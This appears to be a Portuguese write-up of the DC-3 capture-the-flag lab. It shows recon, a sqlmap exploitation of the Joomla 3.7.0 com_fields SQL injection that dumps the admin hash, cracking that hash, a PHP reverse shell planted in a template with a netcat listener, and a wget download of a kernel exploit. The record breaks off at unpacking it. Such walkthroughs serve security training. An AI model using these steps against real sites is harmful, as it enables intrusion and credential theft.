
DC-3

IP da máquina: 192.168.56.103 // MAC: 08:0c:27:29:8b:43

Resultados do nmap:


nmap -A -p- 192.168.2.103



```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home
MAC Address: 08:00:27:1C:B4:E6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


Resultados do dirb:

dirb http://192.168.2.103



```
---- Scanning URL: http://192.168.2.103/ ----
==> DIRECTORY: http://192.168.2.103/administrator/
==> DIRECTORY: http://192.168.2.103/bin/
==> DIRECTORY: http://192.168.2.103/cache/
==> DIRECTORY: http://192.168.2.103/components/
==> DIRECTORY: http://192.168.2.103/images/
==> DIRECTORY: http://192.168.2.103/includes/
+ http://192.168.2.103/index.php (CODE:200|SIZE:7104)
==> DIRECTORY: http://192.168.2.103/language/
==> DIRECTORY: http://192.168.2.103/layouts/
==> DIRECTORY: http://192.168.2.103/libraries/
==> DIRECTORY: http://192.168.2.103/media/
==> DIRECTORY: http://192.168.2.103/modules/
==> DIRECTORY: http://192.168.2.103/plugins/
+ http://192.168.2.103/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.2.103/templates/
==> DIRECTORY: http://192.168.2.103/tmp/
```


http://192.168.2.103/README.txt




```
1- What is this?
        * This is a Joomla! installation/upgrade package to version 3.x
        * Joomla! Official site: https://www.joomla.org
        * Joomla! 3.7 version history - https://docs.joomla.org/Joomla_3.7_version_history
        * Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/master
```

Searchsploit:

searchsploit joomla 3.7




```
root@kali:~# searchsploit joomla 3.7
--------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------
Joomla! 3.7 - SQL Injection                                                      | php/remote/44227.php
Joomla! 3.7.0 - 'com_fields' SQL Injection                                       | php/webapps/42033.txt
Joomla! Component ARI Quiz 3.7.4 - SQL Injection                                 | php/webapps/46769.txt
Joomla! Component com_realestatemanager 3.7 - SQL Injection                      | php/webapps/38445.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                    | php/webapps/43488.txt
Joomla! Component J2Store < 3.3.7 - SQL Injection                                | php/webapps/46467.txt
Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection                         | php/webapps/44117.txt
Joomla! Component Jtag Members Directory 5.3.7 - Arbitrary File Downlo           | php/webapps/43913.txt
Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection                              | php/webapps/42589.txt
```



```
root@kali:~# searchsploit -m 42033
  Exploit: Joomla! 3.7.0 - 'com_fields' SQL Injection
      URL: https://www.exploit-db.com/exploits/42033
     Path: /usr/share/exploitdb/exploits/php/webapps/42033.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /root/42033.txt


root@kali:~# cat 42033.txt
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=
updatexml%27
```


Sqlmap:

sqlmap -u "http://192.168.2.103/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --batch



```
available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys
```


sqlmap -u "http://192.168.2.103/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb –tables --batch



```
| #__update_sites_ext |
| #__update_sites     |
| #__updates          |
| #__user_keys        |
| #__user_notes       |
| #__user_profiles    |
| #__user_usergroup_m |
| #__usergroups       |
| #__users            |
| #__utf8_conversion  |
| #__viewlevels       |
+---------------------+
```


Login e hash encontrados:

sqlmap -u "http://192.168.2.103/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T '#__users' -C name,password --dump --batch



```
+--------+--------------------------------------------------------------+
| name   | password                                                     |
+--------+--------------------------------------------------------------+
| admin  | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu |
+--------+--------------------------------------------------------------+
```


Hash quebrada:




```
root@kali:~# nano hash
root@kali:~# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
snoopy           (?)
1g 0:00:00:01 DONE 2/3 (2020-06-21 18:51) 0.8196g/s 29.50p/s 29.50c/s 29.50C/s mustang..buster
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

http://192.168.2.103/administrator/index.php

Usuário: admin // Senha: snoopy





Joomla 3.9.19 is available: Update Now

You have post-installation messages

There are important post-installation messages that require your attention.

This information area won't appear when you have hidden all the messages.

Read Messages

LOGGED-IN USERS

admin Administration 2020-06-21 21:56

POPULAR ARTICLES


0 Welcome to DC-3 2019-03-23 10:02

RECENTLY ADDED ARTICLES

✓ Welcome to DC-3 admin 2019-03-23 10:02

Joomla! 3.7.0 — © 2020 DC-3


http://192.168.2.103/administrator/index.php?option=com_templates



☐	Style	Default	Pages	Template	ID
☑	Beez3 - Default	☆	Not assigned	Beez3	4
☐	protostar - Default	★	Default for all pages	Protostar	7

Colocando o codigo do exploit no index.php da template Beez3:


http://192.168.2.103/administrator/index.php?option=com_templates&view=template&id=503&file=L2luZGV4LnBocA%3D%3D




Editing file "/index.php" in template "beez3".

```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.2.110';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

Abrindo uma escuta com netcat:




```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
```



Templates: Customise (B
192.168.2.103/administrator/index.php?option=com_templates&view=template&id=503&file=aG9tZQ==
Template Preview


WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

Conexão aberta:



```
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.103] 37780
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 08:12:01 up 52 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

lsb_release -alsb_release -a




```
www-data@DC-3:/$ lsb_release -alsb_release -a

No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
```

https://www.exploit-db.com/exploits/39772


cd /tmp

wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip




```
www-data@DC-3:/tmp/__MACOSX/39772$ wwggeett  https://github.com/offensive-security/exploitdb-bin-sploits/
<xploitdb-bin-sploits/raw/master/bin-sploits/39772.zip

--2020-06-22 08:56:24--  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploi
ts/39772.zip
Resolving github.com (github.com)... 18.231.5.6
Connecting to github.com (github.com)|18.231.5.6|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/3
9772.zip [following]
--2020-06-22 08:56:25--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/maste
r/bin-sploits/39772.zip
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.92.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.92.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip          100%[===================>]   6.86K  --.-KB/s    in 0.001s

2020-06-22 08:56:25 (11.8 MB/s) - '39772.zip' saved [7025/7025]
```

unzip 39772.zip



```
www-data@DC-3:/tmp/__MACOSX/39772$ uunnzziipp  3399777722..zziipp

Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
```




```
www-data@DC-3:/tmp/__MACOSX/39772/39772$ tar -xvf exploit.tartar -xvf exploit.tar
